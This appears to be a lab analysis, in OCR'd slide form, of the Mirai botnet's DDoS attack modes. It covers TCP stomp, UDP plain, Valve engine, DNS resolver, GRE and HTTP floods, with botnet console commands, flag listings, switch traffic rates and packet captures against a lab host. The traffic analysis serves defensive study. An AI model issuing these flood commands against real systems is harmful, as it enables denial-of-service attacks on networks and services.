19	51.573136	192.168.3.140	192.168.3.10	TCP	566	28505→58182 [ACK] Seq=1 Ack=1 Win=17727 Len=512
20	51.573144	192.168.3.10	192.168.3.140	TCP	54	58182→28505 [RST] Seq=1 Win=0 Len=0
21	51.573742	192.168.3.140	192.168.3.10	TCP	566	34445→320 [ACK] Seq=1 Ack=1 Win=17727 Len=512
22	51.573749	192.168.3.10	192.168.3.140	TCP	54	320→34445 [RST] Seq=1 Win=0 Len=0
23	51.574318	192.168.3.140	192.168.3.10	TCP	566	44447→10073 [ACK] Seq=1 Ack=1 Win=17727 Len=512
24	51.574326	192.168.3.10	192.168.3.140	TCP	54	10073→44447 [RST] Seq=1 Win=0 Len=0
25	51.574939	192.168.3.140	192.168.3.10	TCP	566	27199→60658 [ACK] Seq=1 Ack=1 Win=17727 Len=512
26	51.574947	192.168.3.10	192.168.3.140	TCP	54	60658→27199 [RST] Seq=1 Win=0 Len=0

```
> Frame 11: 566 bytes on wire (4528 bits), 566 bytes captured (4528 bits)
> Ethernet II, Src: 00:bd:bd:7d:de:9a (00:bd:bd:7d:de:9a), Dst: Dell_2c:2b:a2 (00:24:e8:2c:2b:a2)
> Internet Protocol Version 4, Src: 192.168.3.140, Dst: 192.168.3.10
> Transmission Control Protocol, Src Port: 19527, Dst Port: 6957, Seq: 1, Ack: 1, Len: 512
> Data (512 bytes)
```

stomp: TCP stomp flood

- The classic ACK flood with a twist
- ACK flood doesn't being until receiving a sequence number
- By receiving a sequence number, bot raises the odds of circumventing security protections

```
mirai-user@botnet# stomp 192.168.3.10 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

len: Size of packet data, default is 512 bytes
rand: Randomize packet data content, default is 1 (yes)
tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
dport: Destination port, default is random
urg: Set the URG bit in IP header, default is 0 (no)
ack: Set the ACK bit in IP header, default is 0 (no) except for ACK flood
psh: Set the PSH bit in IP header, default is 0 (no)
rst: Set the RST bit in IP header, default is 0 (no)
syn: Set the ACK bit in IP header, default is 0 (no) except for SYN flood
fin: Set the FIN bit in IP header, default is 0 (no)

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet# stomp 192.168.3.10 120 dport=80
```

RPi, not camera

Camera couldn't launch this attack

sw2#sho int fa0/5 | i 30 second

30 second input rate 89555000 bits/sec, 13556 packets/sec

30 second output rate 674000 bits/sec, 1315 packets/sec

stomp: TCP stomp flood

No.	Time	Source	Destination	Protocol	Length	Info
13	28.258608	192.168.2.16	192.168.3.10	TCP	74	42914→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=17887618 TSecr=0 WS=128
14	28.258673	192.168.3.10	192.168.2.16	TCP	74	80→42914 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval Information Secr=17887618 WS=128
15	28.259268	192.168.2.16	192.168.3.10	TCP	66	42914→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=17887618 TSecr=20166165
16	28.259922	192.168.2.16	192.168.3.10	TCP	822	40933→80 [PSH, ACK] Seq=1 Ack=1 Win=545472512 Len=756
17	28.259940	192.168.3.10	192.168.2.16	TCP	54	80→40933 [RST] Seq=1 Win=0 Len=0
18	28.260253	192.168.2.16	192.168.3.10	TCP	822	[TCP Previous segment not captured] 40933→80 [PSH, ACK] Seq=65537 Ack=1 Win=545472512 Len=756
19	28.260263	192.168.3.10	192.168.2.16	TCP	54	80→40933 [RST] Seq=1 Win=0 Len=0
20	28.260475	192.168.2.16	192.168.3.10	TCP	822	[TCP Previous segment not captured] 40933→80 [PSH, ACK] Seq=131073 Ack=1 Win=545472512 Len=756
21	28.260483	192.168.3.10	192.168.2.16	TCP	54	80→40933 [RST] Seq=1 Win=0 Len=0
22	28.260749	192.168.2.16	192.168.3.10	TCP	822	[TCP Previous segment not captured] 40933→80 [PSH, ACK] Seq=196609 Ack=1 Win=545472512 Len=756
23	28.260757	192.168.3.10	192.168.2.16	TCP	54	80→40933 [RST] Seq=1 Win=0 Len=0
24	28.261014	192.168.2.16	192.168.3.10	TCP	822	[TCP Previous segment not captured] 40933→80 [PSH, ACK] Seq=262145 Ack=1 Win=545472512 Len=756
25	28.261021	192.168.3.10	192.168.2.16	TCP	54	80→40933 [RST] Seq=1 Win=0 Len=0
26	28.261429	192.168.2.16	192.168.3.10	TCP	822	[TCP Previous segment not captured] 40933→80 [PSH, ACK] Seq=327681 Ack=1 Win=545472512 Len=756
27	28.261437	192.168.3.10	192.168.2.16	TCP	54	80→40933 [RST] Seq=1 Win=0 Len=0
28	28.261622	192.168.2.16	192.168.3.10	TCP	822	[TCP Previous segment not captured] 40933→80 [PSH, ACK] Seq=393217 Ack=1 Win=545472512 Len=756

stomp: TCP stomp flood

IP 192.168.2.16.42924 > 192.168.3.10.80: Flags [S], seq 1737383172, win 29200, options [mss 146
IP 192.168.3.10.80 > 192.168.2.16.42924: Flags [S.], seq 2860278320, ack 1737383173, win 28960
IP 192.168.2.16.42924 > 192.168.3.10.80: Flags [.], ack 1, win 229, options [nop,nop,TS val 180002
IP 192.168.2.16.40933 > 192.168.3.10.80: Flags [P.], seq 2481258496:2481259252, ack 467992576

IP 192.168.3.10.80 > 192.168.2.16.40933: Flags [R], seq 467992576, win 0, length 0
IP 192.168.2.16.40933 > 192.168.3.10.80: Flags [P.], seq 65536:66292, ack 1, win 33293, op
IP 192.168.3.10.80 > 192.168.2.16.40933: Flags [R], seq 467992576, win 0, length 0
IP 192.168.2.16.40933 > 192.168.3.10.80: Flags [P.], seq 131072:131828, ack 1, win 33293,
IP 192.168.3.10.80 > 192.168.2.16.40933: Flags [R], seq 467992576, win 0, length 0
IP 192.168.2.16.40933 > 192.168.3.10.80: Flags [P.], seq 196608:197364, ack 1, win 33293,
IP 192.168.3.10.80 > 192.168.2.16.40933: Flags [R], seq 467992576, win 0, length 0
IP 192.168.2.16.40933 > 192.168.3.10.80: Flags [P.], seq 262144:262900, ack 1, win 33293,

udpplain: UDP flood with less options

- Higher rate UDP flood
- Says it randomized dport by default
- I only observed d:54005 with defaults
- Wireshark decodes as GigE Vision Stream Protocol (GVSP)

```
mirai-user@botnet# udpplain 192.168.3.10 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

len: Size of packet data, default is 512 bytes
rand: Randomize packet data content, default is 1 (yes)
dport: Destination port, default is random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet#
```

sw2#sho int fa0/10 | i 30 second
  30 second input rate 20738000 bits/sec, 4775 packets/sec
  30 second output rate 5000 bits/sec, 2 packets/sec

udpplain: UDP flood with less options

No.	Time	Source	Destination	Protocol	Length	Info
4635	5.918904	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x54) [Block ID: 61098 Packet ID: 5517560] Unknown Payload Type (0x2dc2)
4636	5.919002	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x6e) [Block ID: 3243448504711683869 Packet ID: -1561021286] [RANGE_ERROR] Unknown Payload Type (0xf1f)
4637	5.919094	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x0) [Block ID: 23802 Packet ID: 9726267] Unknown Payload Type (0x16ef)
4638	5.919340	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x65) [Block ID: 18391939211135245353 Packet ID: -1507343804] Unknown Payload Type (0x28b8)
4639	5.919446	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x45) [Block ID: 26504 Packet ID: 11770452] Unknown Payload Type (0x319d)
4640	5.919541	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x4b) [Block ID: 62056 Packet ID: 989080] Unknown Payload Type (0xeff)
4641	5.919636	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x62) [Block ID: 14430322781009812187 Packet ID: -614641899] Unknown Payload Type (0x20d)
4642	5.919730	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x22) [Block ID: 59576 Packet ID: 9555156] Unknown Payload Type (0x3e00)
4643	5.919825	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x13) [Block ID: 441668532267724576 Packet ID: 16461062] [RANGE_ERROR] [BLOCK_DROPPED] Unknown Payload Type (0x47)
4644	5.919919	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x31) [Block ID: 13379208962756120039 Packet ID: 148902825] [RANGE_ERROR] [BLOCK_DROPPED] [PACKET_RESEND] Unknown Payload Type (0x3ffb)
4645	5.920014	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x7) [Block ID: 2062 Packet ID: 1976043] Unknown Payload Type (0x33f2)
4646	5.920108	192.168.3.140	192.168.3.10	GVSP	554	H264 [Block ID: 8588673746016097117 Packet ID: 113074504] [RANGE_ERROR]
4647	5.920474	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x70) [Block ID: 23827 Packet ID: 2222079] Unknown Payload Type (0x3c04)
4648	5.920584	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x22) [Block ID: 7737477081927997099 Packet ID: -1450322047] [BLOCK_DROPPED] Unknown Payload Type (0x31ec)
4649	5.920679	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x6e) [Block ID: 8781 Packet ID: 11993733] Unknown Payload Type (0x2bdb)
4650	5.920773	192.168.3.140	192.168.3.10	GVSP	554	Unknown Format (0x49) [Block ID: 40338 Packet ID: 5785804] Unknown Payload Type (0x257a)

```
> Frame 4635: 554 bytes on wire (4432 bits), 554 bytes captured (4432 bits)
> Ethernet II, Src: 00:bd:bd:7d:de:9a (00:bd:bd:7d:de:9a), Dst: Dell_2c:2b:a2 (00:24:e8:2c:2b:a2)
> Internet Protocol Version 4, Src: 192.168.3.140, Dst: 192.168.3.10
> User Datagram Protocol, Src Port: 64446, Dst Port: 54005
> GigE Vision Streaming Protocol
```

udpplain: UDP flood with less options

11:52:43.838964 IP 192.168.3.140.64446 > 192.168.3.10.54005: UDP, length 512
11:52:43.839078 IP 192.168.3.140.64446 > 192.168.3.10.54005: UDP, length 512
11:52:43.839182 IP 192.168.3.140.64446 > 192.168.3.10.54005: UDP, length 512
11:52:43.839339 IP 192.168.3.140.64446 > 192.168.3.10.54005: UDP, length 512
11:52:43.839452 IP 192.168.3.140.64446 > 192.168.3.10.54005: UDP, length 512
11:52:43.839559 IP 192.168.3.140.64446 > 192.168.3.10.54005: UDP, length 512
11:52:43.839674 IP 192.168.3.140.64446 > 192.168.3.10.54005: UDP, length 512

vse: Valve source engine specific flood

- UDP flood
- Random source port
- Destination port 27015
  - Streaming/gaming
  - Half-Life
  - Counter Strike
- Payload includes a source engine query

```
mirai-user@botnet# vse 192.168.3.10 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet#
```

```
sw2#sho int fa0/10 | i 30 second
  30 second input rate 162000 bits/sec, 289 packets/sec
  30 second output rate 1000 bits/sec, 2 packets/sec
```

vse: Valve source engine specific flood

No.	Time	Source	Destination	Protocol	Length	Info
85	70.119301	192.168.3.140	192.168.3.10	UDP	67	13044→27015 Len=25
86	70.119798	192.168.3.140	192.168.3.10	UDP	67	23699→27015 Len=25
87	70.120600	192.168.3.140	192.168.3.10	UDP	67	3685→27015 Len=25
88	70.121186	192.168.3.140	192.168.3.10	UDP	67	51257→27015 Len=25
89	70.121692	192.168.3.140	192.168.3.10	UDP	67	27134→27015 Len=25
90	70.122219	192.168.3.140	192.168.3.10	UDP	67	24032→27015 Len=25
91	70.122736	192.168.3.140	192.168.3.10	UDP	67	23447→27015 Len=25
92	70.123491	192.168.3.140	192.168.3.10	UDP	67	25907→27015 Len=25
93	70.124251	192.168.3.140	192.168.3.10	UDP	67	19851→27015 Len=25
94	70.124767	192.168.3.140	192.168.3.10	UDP	67	60885→27015 Len=25
95	70.125390	192.168.3.140	192.168.3.10	UDP	67	55800→27015 Len=25
96	70.125889	192.168.3.140	192.168.3.10	UDP	67	54016→27015 Len=25
97	70.126327	192.168.3.140	192.168.3.10	UDP	67	40163→27015 Len=25
98	70.126811	192.168.3.140	192.168.3.10	UDP	67	11962→27015 Len=25
99	70.127410	192.168.3.140	192.168.3.10	UDP	67	34697→27015 Len=25
100	70.128072	192.168.3.140	192.168.3.10	UDP	67	37141→27015 Len=25

```
> Frame 85: 67 bytes on wire (536 bits), 67 bytes captured (536 bits)
> Ethernet II, Src: 00:bd:bd:7d:de:9a (00:bd:bd:7d:de:9a), Dst: Dell_2c:2b:a2 (00:24:e8:2c:2b:a2)
> Internet Protocol Version 4, Src: 192.168.3.140, Dst: 192.168.3.10
> User Datagram Protocol, Src Port: 13044, Dst Port: 27015
v Data (25 bytes)
    Data: ffffffff54536f7572636520456e67696e65205175657279...
    [Length: 25]
```

```
0000  00 24 e8 2c 2b a2 00 bd  bd 7d de 9a 08 00 45 00   .$.,+... .}....E.
0010  00 35 42 99 00 00 40 11  b0 38 c0 a8 03 8c c0 a8   .5B...@. .8......
0020  03 0a 32 f4 69 87 00 21  1c 90 ff ff ff ff 54 53   ..2.i..! ......TS
0030  6f 75 72 63 65 20 45 6e  67 69 6e 65 20 51 75 65   ource En gine Que
0040  72 79 00                                          ry.
```

vse: Valve source engine specific flood

12:11:19.036512 IP 192.168.3.140.50232 > 192.168.3.10.27015: UDP, length 25
12:11:19.039593 IP 192.168.3.140.65310 > 192.168.3.10.27015: UDP, length 25
12:11:19.042632 IP 192.168.3.140.36703 > 192.168.3.10.27015: UDP, length 25
12:11:19.045568 IP 192.168.3.140.15327 > 192.168.3.10.27015: UDP, length 25
12:11:19.048640 IP 192.168.3.140.43448 > 192.168.3.10.27015: UDP, length 25
12:11:19.051764 IP 192.168.3.140.26070 > 192.168.3.10.27015: UDP, length 25
12:11:19.056864 IP 192.168.3.140.55212 > 192.168.3.10.27015: UDP, length 25

dns: DNS resolver flood using the targets domain

- Target IP in launch syntax is ignored
- The bot does an A lookup for $STRING.domain.com
- Floods the target DNS server, not the IP specified in the attack

```
mirai-user@botnet# dns 192.168.3.10 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
domain: Domain name to attack
dhid: Domain name transaction ID, default is random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet#
mirai-user@botnet# dns 192.168.3.10 120 domain=starboardlab.com
```

```
sw2#sho int fa0/10 | i 30 second
  30 second input rate 187000 bits/sec, 289 packets/sec
  30 second output rate 106000 bits/sec, 89 packets/sec
```

dns: DNS resolver flood using the targets domain

No.	Time	Source	Destination	Protocol	Length	Info
7	1.939599	192.168.2.53	192.168.3.2	DNS	156	Standard query response 0xd06d No such name A fe538ul2agg2.starboardlab.com SOA ns1.starboardlab.com
8	1.973134	192.168.3.2	192.168.2.53	DNS	93	Standard query 0x0f4[illegible] A gr4vslslgpms.starboardlab.com
9	1.973658	192.168.2.53	192.168.3.2	DNS	156	Standard query response 0x0f4e No such name A gr4vslslgpms.starboardlab.com SOA ns1.starboardlab.com
10	1.978416	192.168.3.2	192.168.2.53	DNS	93	Standard query 0x61ae A jn4sm[illegible]
11	1.979006	192.168.2.53	192.168.3.2	DNS	156	Standard query response 0x61a[illegible] No such name A jn4sm231mnhm.starboardlab.com SOA ns1.starboardlab.com
12	1.986708	192.168.3.2	192.168.2.53	DNS	93	Standard query 0x8eba A jq4d6[illegible]
13	1.987282	192.168.2.53	192.168.3.2	DNS	156	Standard query response 0x8eba No such name A jq4d6eve35vt.starboardlab.com SOA ns1.starboardlab.com
14	1.988856	192.168.3.2	192.168.2.53	DNS	93	Standard query 0x919d A jac7wum8ewbu.starboardlab.com
15	1.989478	192.168.2.53	192.168.3.2	DNS	156	Standard query response 0x919d No such name A jac7wum8ewbu.starboardlab.com SOA ns1.starboardlab.com
16	1.992050	192.168.3.2	192.168.2.53	DNS	93	Standard query 0xcc2c A os02jn76o4qf.starboardlab.com
17	1.992635	192.168.2.53	192.168.3.2	DNS	156	Standard query response 0xcc2c No such name A os02jn76o4qf.starboardlab.com SOA ns1.starboardlab.com
18	1.997521	192.168.3.2	192.168.2.53	DNS	93	Standard query 0xede3 A ogbfebehfhd0.starboardlab.com
19	1.998101	192.168.2.53	192.168.3.2	DNS	156	Standard query response 0xede3 No such name A ogbfebehfhd0.starboardlab.com SOA ns1.starboardlab.com
20	2.008145	192.168.3.2	192.168.2.53	DNS	93	Standard query 0x3fa5 A sulafdv5tllm.starboardlab.com
21	2.008770	192.168.2.53	192.168.3.2	DNS	156	Standard query response 0x3fa5 No such name A sulafdv5tllm.starboardlab.com SOA ns1.starboardlab.com
22	2.012811	192.168.3.2	192.168.2.53	DNS	93	Standard query 0x2d63 A dotjjtag4woh.starboardlab.com

- My camera received 192.168.3.2 as its DNS server in DHCP, which is why the queries are coming from that IP
- This attack will likely come from legitimate DNS resolvers
- This is a small length, high PPS attack in production, PPS will exhaust before BPS

dns: DNS resolver flood using the targets domain

$STRING will be appended to whatever is specified in the attack initiation:

mirai-user@botnet# dns 192.168.3.10 30 domain=target.starboardlab.com


14:38:30.474512 IP 192.168.3.2.51615 > 192.168.2.53.53: 40281+ A? brurc8sn0svl.target.starboardlab.com. (54)
14:38:30.475121 IP 192.168.2.53.53 > 192.168.3.2.51615: 40281 NXDomain* 0/1/0 (117)
14:38:30.485440 IP 192.168.3.2.19619 > 192.168.2.53.53: 2795+ A? 4kjrt8r8ebtf.target.starboardlab.com. (54)
14:38:30.486050 IP 192.168.2.53.53 > 192.168.3.2.19619: 2795 NXDomain* 0/1/0 (117)

mirai-user@botnet# dns 192.168.3.10 30 domain=starboardlab.com

14:39:42.162511 IP 192.168.3.2.11501 > 192.168.2.53.53: 49873+ A? mhwh8sujh624.starboardlab.com. (47)
14:39:42.163137 IP 192.168.2.53.53 > 192.168.3.2.11501: 49873 NXDomain* 0/1/0 (110)
14:39:42.173195 IP 192.168.3.2.49111 > 192.168.2.53.53: 16872+ A? iiwmns3mqr6e.starboardlab.com. (47)
14:39:42.173795 IP 192.168.2.53.53 > 192.168.3.2.49111: 16872 NXDomain* 0/1/0 (110)

greip: GRE IP flood

- Sends IP traffic encapsulated as GRE to target
- Tunneled source IP is 251.190.215.64
- High BPS, high PPS out of camera
  - Possibly why it's used so frequently



Some of these parameters don't work correctly (similar on other attacks)

sw2#sho int fa0/10 | i 30 second
  30 second input rate 24223000 bits/sec, 5332 packets/sec
  30 second output rate 5000 bits/sec, 2 packets/sec

greip: GRE IP flood

No.	Time	Source	Destination	Protocol	Length	Info
91766	19.086429	251.190.215.64	141.207.130.112	UDP	578	9043→49247 Len=512
91767	19.086518	251.190.215.64	180.21.7.5	UDP	578	47340→23594 Len=512
91768	19.086772	251.190.215.64	211.214.119.136	UDP	578	41597→55124 Len=512
91769	19.087060	251.190.215.64	18.194.142.112	UDP	578	63477→50393 Len=512
91770	19.087169	251.190.215.64	20.24.233.155	UDP	578	53624→13068 Len=512
91771	19.087259	251.190.215.64	19.25.235.114	UDP	578	56102→15095 Len=512
91772	19.087348	251.190.215.64	242.226.197.240	UDP	578	17997→625 Len=512
91773	19.087436	251.190.215.64	105.155.190.30	UDP	578	5684→39083 Len=512
91774	19.087553	251.190.215.64	124.237.248.47	UDP	578	11067→27227 Len=512
91775	19.087661	251.190.215.64	36.46.114.216	UDP	578	21566→24617 Len=512
91776	19.087751	251.190.215.64	4.33.96.130	UDP	578	6799→41875 Len=512
91777	19.087838	251.190.215.64	57.166.92.13	UDP	578	9929→23010 Len=512
91778	19.087927	251.190.215.64	95.226.126.35	UDP	578	32277→12901 Len=512
91779	19.088016	251.190.215.64	15.247.93.66	UDP	578	14303→58701 Len=512
91780	19.088106	251.190.215.64	109.184.140.2	UDP	578	17411→43588 Len=512
91781	19.088194	251.190.215.64	64.16.226.97	UDP	578	5749→40166 Len=512

```
> Frame 91778: 578 bytes on wire (4624 bits), 578 bytes captured (4624 bits)
> Ethernet II, Src: 00:bd:bd:7d:de:9a (00:bd:bd:7d:de:9a), Dst: Dell_2c:2b:a2 (00:24:e8:2c:2b:a2)
> Internet Protocol Version 4, Src: 192.168.3.140, Dst: 192.168.3.10
> Generic Routing Encapsulation (IP)
> Internet Protocol Version 4, Src: 251.190.215.64, Dst: 95.226.126.35
> User Datagram Protocol, Src Port: 32277, Dst Port: 12901
> Data (512 bytes)
```

greip: GRE IP flood

15:33:37.323277 IP 192.168.3.140 > 192.168.3.10: GREv0, length 544:
IP 251.190.215.64.37751 > 31.178.25.48.3063: UDP, length 512

15:33:37.323446 IP 192.168.3.140 > 192.168.3.10: GREv0, length 544:
IP 251.190.215.64.27604 > 174.37.204.189.38069: UDP, length 512

15:33:37.323619 IP 192.168.3.140 > 192.168.3.10: GREv0, length 544:
IP 251.190.215.64.15131 > 61.105.222.130.50846: UDP, length 512

greeth: GRE Ethernet flood

- Payload is transparent ethernet bridging over GRE
- Random src/dest MACs
- Tunneled source IP is 251.190.215.64
- Not as high throughput as greip

```
mirai-user@botnet# greeth 192.168.3.10 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

len: Size of packet data, default is 512 bytes
rand: Randomize packet data content, default is 1 (yes)
tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
gcip: Set internal IP to destination ip, default is 0 (no)
source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet#
mirai-user@botnet# greeth 192.168.3.10 120
```

```
sw2#sho int fa0/10 | i 30 second
  30 second input rate 9847000 bits/sec, 2198 packets/sec
  30 second output rate 5000 bits/sec, 2 packets/sec
```

greeth: GRE Ethernet flood

No.	Time	Source	Destination	Protocol	Length	Info
1402…	92.275347	251.190.215.64	187.4.47.32	UDP	592	23628→38231 Len=512
1402…	92.275632	251.190.215.64	109.141.84.13	UDP	592	47824→23411 Len=512
1402…	92.275960	251.190.215.64	186.85.11.254	UDP	592	9943→5404 Len=512
1402…	92.276246	251.190.215.64	134.161.6.99	UDP	592	19070→18893 Len=512
1402…	92.276529	251.190.215.64	36.27.219.196	UDP	592	12191→48925 Len=512
1402…	92.277196	251.190.215.64	27.254.244.239	UDP	592	2399→952 Len=512
1402…	92.277526	251.190.215.64	79.242.231.219	UDP	592	38624→49474 Len=512
1402…	92.277861	251.190.215.64	11.5.76.159	UDP	592	18040→2919 Len=512
1402…	92.278146	251.190.215.64	143.110.45.1	UDP	592	17381→24074 Len=512
1402…	92.278432	251.190.215.64	229.162.198.212	UDP	592	62538→55596 Len=512
1402…	92.278758	251.190.215.64	147.121.128.27	UDP	592	5262→17729 Len=512
1402…	92.279216	251.190.215.64	240.184.153.38	UDP	592	50417→10219 Len=512
1402…	92.279510	251.190.215.64	22.64.235.146	UDP	592	44785→8672 Len=512
1402…	92.279837	251.190.215.64	17.141.127.53	UDP	592	79→45474 Len=512
1402…	92.280125	251.190.215.64	68.61.82.234	UDP	592	43009→51281 Len=512
1402…	92.280407	251.190.215.64	189.233.124.207	UDP	592	29030→33443 Len=512

```
> Frame 140264: 592 bytes on wire (4736 bits), 592 bytes captured (4736 bits)
> Ethernet II, Src: 00:bd:bd:7d:de:9a (00:bd:bd:7d:de:9a), Dst: Dell_2c:2b:a2 (00:24:e8:2c:2b:a2)
> Internet Protocol Version 4, Src: 192.168.3.140, Dst: 192.168.3.10
> Generic Routing Encapsulation (Transparent Ethernet bridging)
> Ethernet II, Src: 95:4a:9c:9d:6b:72 (95:4a:9c:9d:6b:72), Dst: d5:9b:85:e5:4c:be (d5:9b:85:e5:4c:be)
> Internet Protocol Version 4, Src: 251.190.215.64, Dst: 187.4.47.32
> User Datagram Protocol, Src Port: 23628, Dst Port: 38231
> Data (512 bytes)
```

greeth: GRE Ethernet flood

16:11:21.942899 IP 192.168.3.140 > 192.168.3.10: GREv0, length 558:
IP 251.190.215.64.57015 > 78.179.1.121.9547: UDP, length 512

16:11:21.943134 IP 192.168.3.140 > 192.168.3.10: GREv0, length 558:
IP 251.190.215.64.57287 > 88.62.89.39.65180: UDP, length 512

16:11:21.943351 IP 192.168.3.140 > 192.168.3.10: GREv0, length 558:
IP 251.190.215.64.9042 > 81.152.33.159.38579: UDP, length 512

http: HTTP flood

- GET / attack
- Bot generated ~ 500 kbps of GETs
- However, web server served 12.5 Mbps of traffic to this one bot!
- Content is the basic Apache2 welcome page
- Incrementing source ports

